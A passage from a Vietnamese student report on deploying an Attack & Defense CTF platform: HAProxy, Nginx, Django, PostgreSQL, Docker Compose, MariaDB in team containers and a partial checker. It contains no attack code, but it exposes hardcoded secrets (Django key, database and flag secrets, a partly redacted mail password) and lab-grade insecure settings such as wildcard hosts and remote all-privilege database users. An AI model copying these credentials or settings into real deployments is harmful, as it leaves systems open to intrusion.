Nov 23 10:58:26 ctf-ptithcm haproxy[624185]: 1.53.56.252:4565 [23/Nov/2025:10:58:26.390] fe_http be_portal/portal 0/0/0/31/31 200 7016 - - ---- 2/1/0/0/0 >
Nov 23 10:58:26 ctf-ptithcm haproxy[624185]: 1.53.56.252:4565 [23/Nov/2025:10:58:26.401] fe_http be_portal/portal 0/0/1/10/11 404 6874 - - ---- 4/3/2/2/0 >
Nov 23 10:58:26 ctf-ptithcm haproxy[624185]: 1.53.56.252:61829 [23/Nov/2025:10:58:26.449] fe_http be_portal/portal 0/0/0/12/12 404 6886 - - ---- 4/3/1/1/0 >
Nov 23 10:58:26 ctf-ptithcm haproxy[624185]: 1.53.56.252:33081 [23/Nov/2025:10:58:26.449] fe_http be_portal/portal 0/0/0/17/18 404 6886 - - ---- 5/3/0/0/0 >
Nov 23 10:58:26 ctf-ptithcm haproxy[624185]: 1.53.56.252:33081 [23/Nov/2025:10:58:26.477] fe_http be_portal/portal 0/0/1/31/32 200 993 - - ---- 5/3/0/0/0 >
Lines 1-24/24 (END)
```

Hình 3.1 Triển khai HAProxy

Cấu hình HAProxy giúp hợp nhất toàn bộ truy cập HTTP và SSH về một điểm duy nhất, đồng thời định tuyến chính xác đến portal và từng container team. Nhờ đó, hệ thống đảm bảo tính ổn định, dễ quản lý và hỗ trợ mở rộng khi số lượng đội tăng lên.

3.4 Cấu hình dịch vụ Web:

Trong phần này, hệ thống Portal của CTF được Docker hóa với ba thành phần chính:

Nginx (phục vụ static), Django/Gunicorn (xử lý request động), và PostgreSQL (database). Toàn bộ được quản lý thông qua Docker Compose.

3.4.1 Cấu hình docker chạy nginx apache

Nginx được sử dụng để xử lý tệp tĩnh (static/media) và chuyển tiếp (proxy) mọi request động sang Django đang chạy bằng Gunicorn bên trong container web.

- Tạo file: conf/nginx.conf

```
user nginx;
worker_processes auto;

error_log stderr warn;
pid /var/run/nginx.pid;

events {
    worker_connections 1024;
}

http {
    include      /etc/nginx/mime.types;
```

```
default_type application/octet-stream;

sendfile    on;
keepalive_timeout 65;
server_tokens off;

upstream django_upstream {
    server web:8000;
}

server {
    listen 80;
    server_name _;

    # STATIC
    location /static/ {
        alias /app/staticfiles/;
    }

    # MEDIA
    location /media/ {
        alias /app/media/;
    }

    # DYNAMIC → Django
    location / {
        proxy_pass http://django_upstream;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header X-Forwarded-Proto $scheme;
    }
}
```

- Giải thích:
 - + worker_processes auto: tận dụng tối đa CPU.

- + server_tokens off: ẩn version Nginx nhằm tăng bảo mật.
- + upstream django_upstream: trỏ đến container web:8000 nơi Gunicorn chạy.
- + /static/ và /media/: dùng alias để ánh xạ thư mục tĩnh từ host.
- + location /: chuyển tiếp mọi request động vào Django qua Gunicorn.

3.4.2 Cấu hình docker chạy dịch vụ web và database

Web Portal được container hóa sử dụng Django chạy trên Gunicorn để đạt hiệu năng cao.

Dưới đây là Dockerfile cho container web.

- Tạo Dockerfile cho container WEB (Django):

```
docker/web/Dockerfile

FROM python:3.13-slim

WORKDIR /app

# Copy metadata + source
COPY pyproject.toml .
COPY src ./src
COPY conf/web/prod_settings.py ./src/ctf_gameserver/web/prod_settings.py
COPY scripts ./scripts
COPY README.md ./README.md

# Install build tools
RUN pip install --no-cache-dir --upgrade pip setuptools wheel

# Install dependencies for pylibmc
RUN apt-get update && apt-get install -y --no-install-recommends \
    gcc libmemcached-dev libsasl2-dev zlib1g-dev \
    && rm -rf /var/lib/apt/lists/*

# Python dependencies
RUN pip install --no-cache-dir \
    Django==4.2.* gunicorn psycopg2-binary argon2-cffi \
    Markdown requests prometheus_client ConfigArgParse pylibmc

# Install project
RUN pip install .

ENV DJANGO_SETTINGS_MODULE=ctf_gameserver.web.prod_settings
```

```
# Default command
CMD ["gunicorn", "-b", "0.0.0.0:8000", "ctf_gameserver.web.wsgi:application"]
```

- Tạo file môi trường env.web:
- Mục đích: Tách cấu hình nhạy cảm ra khỏi mã nguồn.

```
SECRET_KEY= QJetlFVG6fjncG56ZPFGyd6vZwlpe8r5ezu_iCWiFLA1li-U-8JrbUxLw-8msDjn
DEBUG=False

DB_HOST=db
DB_NAME=ctf
DB_USER=ctf
DB_PASSWORD=ctfpass

# Cần để Gunicorn muộn
WEB_CONCURRENCY=3

ALLOWED_HOSTS=*
```

- Sửa Django setting thành như sau:

```
nano conf/web/prod_settings.py
```

```
# pylint: disable=wildcard-import, unused-wildcard-import
from ctf_gameserver.web.base_settings import *
import os

#
# -----
# Base directory (force absolute path inside container)
# -----
# Django code is under /app/src, but we want static & media under /app/
BASE_DIR = "/app"

#
# -----
# HTTPS and security
# -----
HTTPS = False # Set to True if serving over HTTPS (with TLS termination)
```

```
# -----
# Content Security Policy
# -----
CSP_POLICIES = {
    'base-uri': ["self"],
    'connect-src': ["self"],
    'form-action': ["self"],
    'object-src': ['none'],
    'script-src': ["self", "unsafe-inline"],
    'style-src': ["self", "unsafe-inline"],
}

# -----
# Database
# -----
DATABASES = {
    'default': {
        'ENGINE': 'django.db.backends.postgresql',
        'HOST': os.environ.get('DB_HOST', 'db'),
        'PORT': os.environ.get('DB_PORT', '5432'),
        'NAME': os.environ.get('DB_NAME', 'ctf'),
        'USER': os.environ.get('DB_USER', 'ctf'),
        'PASSWORD': os.environ.get('DB_PASSWORD', 'ctfpass'),
        'CONN_MAX_AGE': 60,
    }
}

# -----
# Cache (local memory for simplicity)
# -----
CACHES = {
    'default': {
        'BACKEND': 'django.core.cache.backends.locmem.LocMemCache',
        'LOCATION': 'unique-snowflake',
    }
}
```

```
# -----
# Email configuration
# -----
EMAIL_HOST = 'smtp.gmail.com'
EMAIL_PORT = 587
EMAIL_HOST_USER = 'n21dcat021@student.ptithcm.edu.vn'
EMAIL_HOST_PASSWORD = '<mật khẩu gửi mail>'
EMAIL_USE_TLS = True
EMAIL_USE_SSL = False
DEFAULT_FROM_EMAIL = 'PTITHCM A&D CTF'

# -----
# Static and media files
# -----
STATIC_URL = '/static/'
STATIC_ROOT = os.path.join(BASE_DIR, 'staticfiles')

MEDIA_URL = '/media/'
MEDIA_ROOT = os.path.join(BASE_DIR, 'media')

# Optional: per-team downloads (not served by web server)
TEAM_DOWNLOADS_ROOT = os.path.join(BASE_DIR, 'team_downloads')

# -----
# Sessions
# -----
SESSION_ENGINE = 'django.contrib.sessions.backends.cached_db'

# -----
# Secret key
# -----
SECRET_KEY = 'QJetlFVG6fjncG56ZPFGyd6vZwlpe8r5ezu_iCWiFLA1li-U-8JrbUxLw-8msDjn'

# -----
# Host & Timezone
# -----
ALLOWED_HOSTS = ['*']
```

```

TIME_ZONE = 'Asia/Ho_Chi_Minh'
FIRST_DAY_OF_WEEK = 1

#
# Logging
#
LOGGING = {
    'version': 1,
    'disable_existing_loggers': False,
    'handlers': {
        'syslog': {
            'class': 'logging.handlers.SysLogHandler',
            'address': '/dev/log',
        },
    },
    'loggers': {
        'django': {
            'handlers': ['syslog'],
            'level': 'WARNING',
        },
    },
}

#
# Security cookies
#
if HTTPS:
    CSRF_COOKIE_SECURE = True
    SESSION_COOKIE_SECURE = True

#
# Debug
#
DEBUG = False

```

- Giải thích:
 - + BASE_DIR = "/app" để đóng bộ đường dẫn trong container.
 - + Kết nối PostgreSQL thông qua biến môi trường.

- + Static và media được map ra host /app/staticfiles và /app/media.
- + Cấu hình email SMTP.
- + Bật Asia/Ho_Chi_Minh.
- + Tắt DEBUG và cho phép mọi host.
- Chỉnh sửa cấu hình gửi mail:

```
# -----
# Email configuration
# -----
EMAIL_HOST = 'smtp.gmail.com'
EMAIL_PORT = 587
EMAIL_HOST_USER = 'n21dcat021@student.ptithcm.edu.vn'
EMAIL_HOST_PASSWORD = 'fmyoplzr[REDACTED]'
EMAIL_USE_TLS = True
EMAIL_USE_SSL = False
DEFAULT_FROM_EMAIL = 'PTITHCM A&D CTF'
```

Hình 3.2 Cấu hình gửi email xác thực

3.4.3 Tạo file quản lý các container

- Tạo file docker-compose.yml:

```
services:
  db:
    image: postgres:15
    environment:
      POSTGRES_USER: ctf
      POSTGRES_PASSWORD: ctfpass
      POSTGRES_DB: ctf
    volumes:
      - db_data:/var/lib/postgresql/data
    networks:
      - ctf_backend
  ports:
    - "5432:5432"

  web:
    build:
      context: .
      dockerfile: docker/web/Dockerfile
    env_file:
      - env.web
    depends_on:
```

```
- db

networks:
  - ctf_public
  - ctf_backend

volumes:
  - /dev/log:/dev/log
  # Lưu static và media ra host thật
  - ./staticfiles:/app/staticfiles
  - ./media:/app/media

ports:
  - "127.0.0.1:8000:8000"

nginx:
  image: nginx:1.25

  volumes:
    - ./conf/nginx.conf:/etc/nginx/nginx.conf:ro
    # Trỏ đến static và media trên host
    - ./staticfiles:/app/staticfiles:ro
    - ./media:/app/media:ro

  depends_on:
    - web

  ports:
    - "8080:80"

  networks:
    - ctf_public
    - ctf_backend

volumes:
  db_data:

networks:
  ctf_public:
    external: true
  ctf_internal:
    external: true
  ctf_backend:
    external: true
```

3.4.4 Khởi tạo các dịch vụ chạy trên docker:

- Build & chạy database trước tiên:

```
docker compose build
```

```
docker compose up -d db
```

- Chạy Migrate để tạo bảng mặc định. Do web chưa chạy nên migrate thủ công:

```
docker compose run --rm web bash
```

- Migrate:

```
python src/dev_manage.py makemigrations flatpages
```

```
python src/dev_manage.py makemigrations scoring
```

```
python src/dev_manage.py makemigrations registration
```

```
python src/dev_manage.py makemigrations vpnstatus
```

```
python src/dev_manage.py migrate
```

```
exit
```

```
root@f90ed13e1951:/app# python src/dev_manage.py migrate
Migrations for 'flatpages':
  - Create model Flatpage
Migrations for 'scoring':
  - Create model Scoring
  - Create model ScoringCategory
Migrations for 'registration':
  - Create model Team
  - Create model TeamDownload
Migrations for 'vpnstatus':
  - Create model VPNStatusCheck
Operations to perform:
  Apply all migrations: admin, auth, contenttypes, flatpages, registration, scoring, sessions, vpnstatus
Running migrations:
  Applying contenttypes.0001_initial... OK
  Applying auth.0001_initial... OK
  Applying admin.0001_initial... OK
  Applying admin.0002_logentry_remove_auto_add... OK
  Applying admin.0003_logentry_add_action_flag_choices... OK
  Applying contenttypes.0002_remove_content_type_name... OK
  Applying auth.0002_alter_permission_name_max_length... OK
  Applying auth.0003_alter_user_email_max_length... OK
  Applying auth.0004_alter_user_username_opts... OK
  Applying auth.0005_alter_user_last_login_null... OK
  Applying auth.0006_require_contenttypes_0002... OK
  Applying auth.0007_alter_validators_add_error_messages... OK
  Applying auth.0008_alter_user_username_max_length... OK
  Applying auth.0009_alter_user_last_name_max_length... OK
  Applying auth.0010_alter_group_name_max_length... OK
  Applying auth.0011_update_proxy_permissions... OK
  Applying auth.0012_alter_user_first_name_max_length... OK
  Applying flatpages.0001_initial... OK
  Applying registration.0001_initial... OK
  Applying scoring.0001_initial... OK
  Applying sessions.0001_initial... OK
  Applying vpnstatus.0001_initial... OK
root@f90ed13e1951:/app#
```

Hình 3.3 Migrate tạo bảng mặc định trong database

Trong giao diện chính base-common chưa có thư viện Bootstrap và Font Awesome, jquery...
Chạy các lệnh sau để tạo thư mục chứa thư viện:

```
cd src/ctf_gameserver/web/static
```

```
mkdir -p ext/bootstrap/css ext/bootstrap/js ext/fontawesome-free/css ext/fontawesome-free/webfonts
```

- Tải Bootstrap, jQuery và Font Awesome (bản tối giản):

```
# Bootstrap 5.3.3 (CSS + JS bundle)
curl -L https://cdn.jsdelivr.net/npm/bootstrap@5.3.3/dist/css/bootstrap.min.css -o
ext/bootstrap/css/bootstrap.min.css
curl -L https://cdn.jsdelivr.net/npm/bootstrap@5.3.3/dist/js/bootstrap.bundle.min.js -o
ext/bootstrap/js/bootstrap.bundle.min.js

# Font Awesome 6.4.0 (CSS core)
curl -L https://cdnjs.cloudflare.com/ajax/libs/font-awesome/6.4.0/css/fontawesome.min.css
-o ext/fontawesome-free/css/fontawesome.min.css
curl -L https://cdnjs.cloudflare.com/ajax/libs/font-awesome/6.4.0/css/solid.min.css -o
ext/fontawesome-free/css/solid.min.css

#webfont
cd src/ctf_gameserver/web/static/ext/fontawesome-free/webfonts
wget https://cdnjs.cloudflare.com/ajax/libs/font-awesome/6.1.2/webfonts/fa-solid-
900.woff2
wget https://cdnjs.cloudflare.com/ajax/libs/font-awesome/6.1.2/webfonts/fa-solid-900.ttf
wget https://cdnjs.cloudflare.com/ajax/libs/font-awesome/6.1.2/webfonts/fa-regular-
400.woff2
wget https://cdnjs.cloudflare.com/ajax/libs/font-awesome/6.1.2/webfonts/fa-regular-400.ttf
wget https://cdnjs.cloudflare.com/ajax/libs/font-awesome/6.1.2/webfonts/fa-brands-
400.woff2
wget https://cdnjs.cloudflare.com/ajax/libs/font-awesome/6.1.2/webfonts/fa-brands-400.ttf

#jquery
cd src/ctf_gameserver/web/static/ext
wget https://code.jquery.com/jquery-3.6.0.min.js -O jquery.min.js
```

```
root@ctf-ptithcm:/opt/ctf-gameserver-docker# ls src/ctf_gameserver/web/static/ext/
bootstrap fontawesome-free jquery jquery.min.js
root@ctf-ptithcm:/opt/ctf-gameserver-docker# ls src/ctf_gameserver/web/static/ext/bootstrap/css/
bootstrap.min.css
root@ctf-ptithcm:/opt/ctf-gameserver-docker# ls src/ctf_gameserver/web/static/ext/bootstrap/js/
bootstrap.bundle.min.js
root@ctf-ptithcm:/opt/ctf-gameserver-docker# ls src/ctf_gameserver/web/static/ext/fontawesome-free/css/
fontawesome.min.css solid.min.css
root@ctf-ptithcm:/opt/ctf-gameserver-docker# ls src/ctf_gameserver/web/static/ext/fontawesome-free/webfonts/
fa-brands-400.ttf fa-brands-400.woff2 fa-regular-400.ttf fa-regular-400.woff2 fa-solid-900.ttf fa-solid-900.woff2
fa-brands-400.ttf.1 fa-brands-400.woff2.1 fa-regular-400.ttf.1 fa-regular-400.woff2.1 fa-solid-900.ttf.1 fa-solid-900.woff2.1
root@ctf-ptithcm:/opt/ctf-gameserver-docker# |
```

Hình 3.4 Tải các framework front-end

- Thu thập các file tĩnh chứa code giao diện (html, css, js...):

```
# Thu thập static files
docker compose run --rm web bash
python src/dev_manage.py collectstatic --noinput
```

```
root@f90ed13e1951:/app# python src/dev_manage.py collectstatic --noinput
133 static files copied to '/app/staticfiles'.
root@f90ed13e1951:/app# |
```

Hình 3.5 Thu thập các file code tĩnh

- Khởi tạo GameControl.

```
python src/dev_manage.py shell
```

```
from ctf_gameserver.web.scoring.models import GameControl
GameControl.get_instance()
exit()
```

```
root@f90ed13e1951:/app# python src/dev_manage.py shell
Python 3.13.9 (main, Nov  4 2025, 04:30:26) [GCC 14.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
(InteractiveConsole)
>>> from ctf_gameserver.web.scoring.models import GameControl
>>> GameControl.get_instance()
<GameControl: GameControl object (1)>
>>> exit()
now exiting InteractiveConsole...
root@f90ed13e1951:/app# |
```

Hình 3.6 Khởi tạo GameControl

- Chạy toàn bộ hệ thống:

```
Exit
docker compose up -d --build
```

- Kiểm tra DB sau migrate:

```
docker compose exec db psql -U ctf ctf -c "\dt"
```

List of relations			
Schema	Name	Type	Owner
public	auth_group	table	ctf
public	auth_group_permissions	table	ctf
public	auth_permission	table	ctf
public	auth_user	table	ctf
public	auth_user_groups	table	ctf
public	auth_user_user_permissions	table	ctf
public	django_admin_log	table	ctf
public	django_content_type	table	ctf
public	django_migrations	table	ctf
public	django_session	table	ctf
public	flatpages_category	table	ctf
public	flatpages_flatpage	table	ctf
public	registration_team	table	ctf
public	registration_teamdownload	table	ctf
public	scoring_capture	table	ctf
public	scoring_checkerstate	table	ctf
public	scoring_flag	table	ctf
public	scoring_gamecontrol	table	ctf
public	scoring_scoreboard	table	ctf
public	scoring_service	table	ctf
public	scoring_statuscheck	table	ctf
public	vpnstatus_vpnstatuscheck	table	ctf
(22 rows)			

Hình 3.7 Danh sách các bảng trong database

- Add super user để truy cập trang /admin:

```
docker compose run --rm web bash
python src/dev_manage.py createsuperuser
exit
```

```
root@ctf-ptithcm:/opt/ctf-gameserver-docker# docker compose run --rm web bash
[+] Creating 1/1
  ✓ Container ctf-gameserver-docker-db-1  Running
root@81c860e47289:/app# python src/dev_manage.py createsuperuser
Username (leave blank to use 'root'): admin
Email address: n21dcat021@student.ptithcm.edu.vn
Password:
Password (again):
Superuser created successfully.
root@81c860e47289:/app# |
```

Hình 3.8 Tạo super user

3.5 Cấu hình các dịch vụ trong gameserver:

Trong hệ thống CTF Attack & Defense, các nhóm dịch vụ được phân loại theo vai trò, mức độ quan trọng, và mức độ cô lập. Các thành phần như: controller, checker, submission thuộc core của FAUST CTF Gameserver, đóng vai trò như “bộ não” điều khiển toàn bộ cuộc thi, yêu cầu tính ổn định tuyệt đối và cần quyền truy cập trực tiếp vào tài nguyên hệ thống.

3.5.1 Tạo môi trường

Để tất cả dịch vụ core chạy ổn định, ta tạo một Python virtual environment riêng:

```
python3.13 -m venv /opt/ctf-venv
source /opt/ctf-venv/bin/activate
cd /opt/ctf-gameserver-docker
pip install . psycopg2-binary
```

Virtual environment này chứa toàn bộ thư viện của FAUST CTF Gameserver, tránh xung đột với hệ thống và dễ bảo trì.

3.5.2 Tạo môi trường cho dịch vụ

- Tạo thư mục môi trường cho các dịch vụ: controller, checker, submission:

```
mkdir -p /etc/ctf-gameserver
```

- Tạo file môi trường cho controller:

```
nano /etc/ctf-gameserver/controller.env
```

```
CTF_DBHOST=127.0.0.1
CTF_DBNAME=ctf
CTF_DBUSER=ctf
CTF_DBPASSWORD=ctfpass
```

```
# Loglevel cho controller
CTF_LOGLEVEL=INFO
```

```
# (optional) nếu muốn mở metrics Prometheus cho controller
# CTF_METRICS_LISTEN=127.0.0.1:9450
```

Controller cần quyền truy cập trực tiếp database PostgreSQL, do đó file này chứa toàn bộ thông số DB.

- Tạo file môi trường cho submission:

```
nano /etc/ctf-gameserver/submission.env
```

```
DBHOST=127.0.0.1
DBPORT=5432
DBNAME=ctf
DBUSER=ctf
DBPASSWORD=ctfpass
```

```
FLAGSECRET=RFVNTVITRUNSRVQ=
TEAMREGEX=^10\\.50\\.(\\d+)\\.10$
LISTEN=0.0.0.0:6666

LOGLEVEL=INFO
```

Các tham số như FLAGSECRET và TEAMREGEX được sử dụng để xác thực flag và xác định đội.

- Tạo file môi trường cho checker theo từng Web Vul (Thực hiện sau khi thiết kế các challenge):

Để checker kết nối vào database của từng team, MariaDB trong từng container team phải lắng nghe trên tất cả các interface.

Thêm đoạn xử lý bind-address ngay trước lệnh `service mariadb start`:

```
nano docker/challenge/docker-entrypoint.sh
```

```
#!/bin/bash
# Cho MariaDB listen trên 0.0.0.0 để container khác truy cập được
sed -i 's/^bind-address\s*=.*$/bind-address = 0.0.0.0/' /etc/mysql/mariadb.conf.d/50-
server.cnf || true
##Cac phan khac
# Tạo user riêng cho checker để connect từ network ctf_internal
mysql -u root -proot <<EOF
CREATE USER IF NOT EXISTS 'ctf'@'%' IDENTIFIED BY 'ctfpass';
GRANT ALL PRIVILEGES ON sis_db.* TO 'ctf'@'%';
FLUSH PRIVILEGES;
EOF
```

```
GNU nano 7.2                                            docker/challenge/docker-entrypoint.sh *
#!/bin/bash

##TN thêm
# Cho MariaDB listen trên 0.0.0.0 để container khác truy cập được
sed -i 's/^bind-address\s*=.*$/bind-address = 0.0.0.0/' /etc/mysql/mariadb.conf.d/50-server.cnf || true

# Start MariaDB service
service mariadb start
sleep 5

# Fix MariaDB root login so PHP can connect
mysql -u root <<EOF
ALTER USER 'root'@'localhost' IDENTIFIED VIA mysql_native_password USING PASSWORD('root');
FLUSH PRIVILEGES;
EOF

# Initialize database only if first time
if [ ! -d "/var/lib/mysql/sis_db" ]; then
    echo "[*] Initializing SIS database..."
    mysql -u root -proot -e "CREATE DATABASE sis_db;" 
    mysql -u root -proot sis_db < /opt/sis_db.sql
fi

# Tạo user riêng cho checker để connect từ network ctf_internal
mysql -u root -proot <<EOF
CREATE USER IF NOT EXISTS 'ctf'@'%' IDENTIFIED BY 'ctfpass';
GRANT ALL PRIVILEGES ON sis_db.* TO 'ctf'@'%';
FLUSH PRIVILEGES;
EOF

# Start SSH
service ssh start

# Start Apache
apache2-foreground
```

Hình 3.9 Cấu hình file `docker-entrypoint.sh`

- Giải thích:
 - + `bind-address = 0.0.0.0` → MariaDB lắng nghe mọi interface.

- + Tạo user ctf@'%' → cho phép host bất kỳ trong mạng container connect được bằng user ctf / ctffpass.
- Rebuild + recreate team containers:

```
cd /opt/ctf-gameserver-docker
# Dừng team
docker compose -f docker-compose.teams.yml down
# Xoá volumes để DB init lại từ <slug>_db.sql (mất data cũ)
docker volume rm team1_mysql team2_mysql team3_mysql
# Build lại image teamsvc
docker build -t teamsvc -f docker/challenge/Dockerfile .
# Bật lại các team
docker compose -f docker-compose.teams.yml up -d
```

Lệnh trên giúp MariaDB reset và áp dụng cấu hình mới.

- Kiểm tra bằng:

```
docker ps --format "table {{.Names}}\t{{.Image}}\t{{.Networks}}"
```

```
=> => unpacking to docker.io/library/teamsvc:latest
WARN[0000] Found orphan containers ([ctf-gameserver-docker-web-1 ctf-gameserver-docker-checker-1 ctf-gameserver-docker-1 ctf-gameserver-docker-submission-1 ctf-gameserver-docker-nginx-1 ctf-gameserver-docker-db-1]) for this project in your compose file, you can run this command with the --remove-orphans flag to clean it up.
[+] Running 3/3
✓ Container team1-server Started
✓ Container team3-server Started
✓ Container team2-server Started
root@ctf-ptithcm:/opt/ctf-gameserver-docker# docker ps --format "table {{.Names}}\t{{.Image}}\t{{.Networks}}"
 NAMES           IMAGE          NETWORKS
team2-server    teamsvc        ctf_internal
team1-server    teamsvc        ctf_internal
team3-server    teamsvc        ctf_internal
ctf-gameserver-docker-web-1   ctf-gameserver-docker-web   ctf_backend,ctf_public
ctf-gameserver-docker-nginx-1  nginx:1.25      ctf_backend
ctf-gameserver-docker-db-1     postgres:15      ctf_backend
root@ctf-ptithcm:/opt/ctf-gameserver-docker#
```

Hình 3.10 Hình kiểm tra trạng thái container

- Tiến hành build image ctf-gameserver-docker-checker

```
cd /opt/ctf-gameserver-docker
docker build -t ctf-gameserver-docker-checker -f docker/checker/Dockerfile .
```

- Chạy tạm 1 container checker gắn vào ctf_internal:

```
cd /opt/ctf-gameserver-docker
docker run --rm -it \
--network ctf_internal \
ctf-gameserver-docker-checker \
bash
```

Cài client MySQL (mariaDB) để thiết lập/kiểm tra database:

```
apt-get update && apt-get install -y default-mysql-client
```

Sau đó kết nối team1-server và xem database:

```
mysql -h team1-server -uctf -p'ctfpass' <slug>_db -e "SHOW TABLES;"
```

```
Processing triggers for libc-bin (2.41-12) ...
root@d2d355c7ba3a:/app# mysql -h team1-server -uctf -p'ctfpass' -e "SHOW DATABASES;"
mysql -h team1-server -uctf -p'ctfpass' sis_db -e "SHOW TABLES;"
```

Database
information_schema
sis_db

Tables_in_sis_db
academic_history
course_list
department_list
student_list
system_info
users

```
root@d2d355c7ba3a:/app#
```

Hình 3.11 Kiểm tra database <slug>service

Tương tự team 2 và 3 cũng kiểm tra tương tự nhằm đảm bảo không thiếu sót cấu hình

Sau đó, ta mới đi tiếp sang phần flag_storage + <slug>_checker.py + tích hợp vào master.

- Chuẩn bị chỗ lưu flag trong DB từng team
- Khi kết nối test OK, vẫn ở trong cái container checker tạm, tiến hành chạy:

Team 1

```
mysql -h team1-server -uctf -p'ctfpass' <slug>_db -e "
CREATE TABLE IF NOT EXISTS flag_storage (
    id INT(11) NOT NULL AUTO_INCREMENT,
    tick INT(11) NOT NULL,
    flag VARCHAR(128) NOT NULL,
    PRIMARY KEY (id),
    UNIQUE KEY tick (tick)
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;
"
```

Team 2

```
mysql -h team2-server -uctf -p'ctfpass' <slug>_db -e "
CREATE TABLE IF NOT EXISTS flag_storage (
    id INT(11) NOT NULL AUTO_INCREMENT,
    tick INT(11) NOT NULL,
    flag VARCHAR(128) NOT NULL,
    PRIMARY KEY (id),
```

```

    UNIQUE KEY tick (tick)
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;
"
# Team 3
mysql -h team3-server -uctf -p'ctfpass' <slug>_db -e "
CREATE TABLE IF NOT EXISTS flag_storage (
    id INT(11) NOT NULL AUTO_INCREMENT,
    tick INT(11) NOT NULL,
    flag VARCHAR(128) NOT NULL,
    PRIMARY KEY (id),
    UNIQUE KEY tick (tick)
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;
"

```

- Kiểm tra trên các team như sau:

```
mysql -h team1-server -uctf -p'ctfpass' <slug>_db -e "DESCRIBE flag_storage;"
```

```
mysql -h team2-server -uctf -p'ctfpass' <slug>_db -e "DESCRIBE flag_storage;"
```

```
mysql -h team3-server -uctf -p'ctfpass' <slug>_db -e "DESCRIBE flag_storage;"
```

```

root@d2d355c7ba3a:/app# mysql -h team1-server -uctf -p'ctfpass' sis_db -e "DESCRIBE flag_storage;" 
+-----+-----+-----+-----+
| Field | Type   | Null | Key | Default | Extra          |
+-----+-----+-----+-----+
| id    | int(11) | NO   | PRI  | NULL    | auto_increment |
| tick  | int(11) | NO   | UNI  | NULL    |                |
| flag  | varchar(128)| NO  |      | NULL    |                |
+-----+-----+-----+-----+
root@d2d355c7ba3a:/app# mysql -h team3-server -uctf -p'ctfpass' sis_db -e "DESCRIBE flag_storage;" 
+-----+-----+-----+-----+
| Field | Type   | Null | Key | Default | Extra          |
+-----+-----+-----+-----+
| id    | int(11) | NO   | PRI  | NULL    | auto_increment |
| tick  | int(11) | NO   | UNI  | NULL    |                |
| flag  | varchar(128)| NO  |      | NULL    |                |
+-----+-----+-----+-----+
root@d2d355c7ba3a:/app# mysql -h team2-server -uctf -p'ctfpass' sis_db -e "DESCRIBE flag_storage;" 
+-----+-----+-----+-----+
| Field | Type   | Null | Key | Default | Extra          |
+-----+-----+-----+-----+
| id    | int(11) | NO   | PRI  | NULL    | auto_increment |
| tick  | int(11) | NO   | UNI  | NULL    |                |
| flag  | varchar(128)| NO  |      | NULL    |                |
+-----+-----+-----+-----+
root@d2d355c7ba3a:/app# 
```

Hình 3.12 Mô tả database từng team chi tiết

- Tiến hành sửa docker/checker/Dockerfile để cài pymysql

```

cd /opt/ctf-gameserver-docker
nano docker/checker/Dockerfile

```

```
RUN pip install --no-cache-dir \
```

```
ConfigArgParse \
prometheus_client \
requests \
psycopg2-binary \
pymysql
```

```
GNU nano 7.2
FROM python:3.13-slim
WORKDIR /app
COPY pyproject.toml .
RUN pip install --no-cache-dir --upgrade pip setuptools wheel
RUN pip install --no-cache-dir \
    ConfigArgParse \
    prometheus_client \
    requests \
    psycopg2-binary \
    pymysql
COPY src ./src
# --- ADD these two lines so pip install . can find scripts/ and README.md ---
COPY scripts ./scripts
COPY README.md ./README.md
RUN pip install .
ENV PYTHONPATH=/app/src
CMD ["python3", "-m", "ctf_gameserver.checker.master"]
```

Hình 3.13 Thêm pymysql vào docker/checker/Dockerfile

- Cài đặt <slug>_checker.py (checker <slug>)

```
nano /opt/ctf-venv/lib/python3.13/site-packages/ctf_gameserver/checker/<slug>_checker.py
```

- Cấu hình chi tiết:

```
#!/usr/bin/env python3

import logging
import pymysql
import requests
from ctf_gameserver import checkerlib

log = logging.getLogger(__name__)

DB_USER = "ctf"
DB_PASSWORD = "ctfpass"
```

```
DB_NAME = "<slug>_db"  
DB_PORT = 3306
```

```
class <slug>Checker(checkerlib.BaseChecker):
```

```
    """
```

Checker cho dịch vụ Student Information System (SIS) chạy trong container teamX-server.

- place_flag: sinh flag từ gameserver, ghi vào bảng flag_storage (tick, flag)

- check_service: gọi HTTP tới web SIS xem có sóng không

- check_flag: đọc flag_storage theo tick, so sánh với flag gameserver

```
    """
```

```
# ----- helper -----
```

```
def _db_connect(self) -> pymysql.connections.Connection:
```

```
    """
```

Kết nối MariaDB trong container teamX-server tương ứng team hiện tại.

team 1 -> 10.50.1.10

team 2 -> 10.50.2.10

team 3 -> 10.50.3.10

team n -> 10.50.n.10

```
    """
```

```
host = f"10.50.{self.team}.10"
```

```
log.info("Connecting to DB %s (team=%s)", host, self.team)
```

```
conn = pymysql.connect(  
    host=host,  
    user=DB_USER,  
    password=DB_PASSWORD,  
    database=DB_NAME,  
    port=DB_PORT,  
    charset="utf8mb4",  
    autocommit=True,  
    connect_timeout=3,  
    read_timeout=3,
```

```
        write_timeout=3,  
    )  
    return conn  
  
# ----- check_flag -----  
  
def check_flag(self, tick: int) -> checkerlib.CheckResult:  
    expected_flag = checkerlib.get_flag(tick)  
    log.info("Checking flag for team=%s tick=%s", self.team, tick)  
  
    try:  
        conn = self._db_connect()  
        with conn.cursor() as cur:  
            cur.execute("SELECT flag FROM flag_storage WHERE tick = %s", (tick,))  
            row = cur.fetchone()  
    except Exception as exc: # pylint: disable=broad-except  
        log.exception("check_flag DB error (team=%s tick=%s): %s", self.team, tick, exc)  
        return checkerlib.CheckResult.DOWN  
    finally:  
        try:  
            conn.close() # type: ignore[name-defined]  
        except Exception:  
            pass  
  
    if row is None:  
        log.warning("No flag for tick=%s in DB (team=%s)", tick, self.team)  
        return checkerlib.CheckResult.FLAG_NOT_FOUND  
  
    stored_flag = row[0]  
    if stored_flag != expected_flag:  
        log.warning(  
            "Flag mismatch for tick=%s (team=%s): stored=%r expected=%r",  
            tick,  
            self.team,  
            stored_flag,  
            expected_flag,  
        )
```

```
return checkerlib.CheckResult.FLAG_NOT_FOUND

return checkerlib.CheckResult.OK

# ----- check_service -----

def check_service(self) -> checkerlib.CheckResult:
    """
    Kiểm tra sức khoẻ web SIS:
    - Duyệt qua list URL health.
    - Chỉ chấp nhận HTTP 200 và nội dung KHÔNG chứa lỗi Fatal error / mysqli_sql_exception.
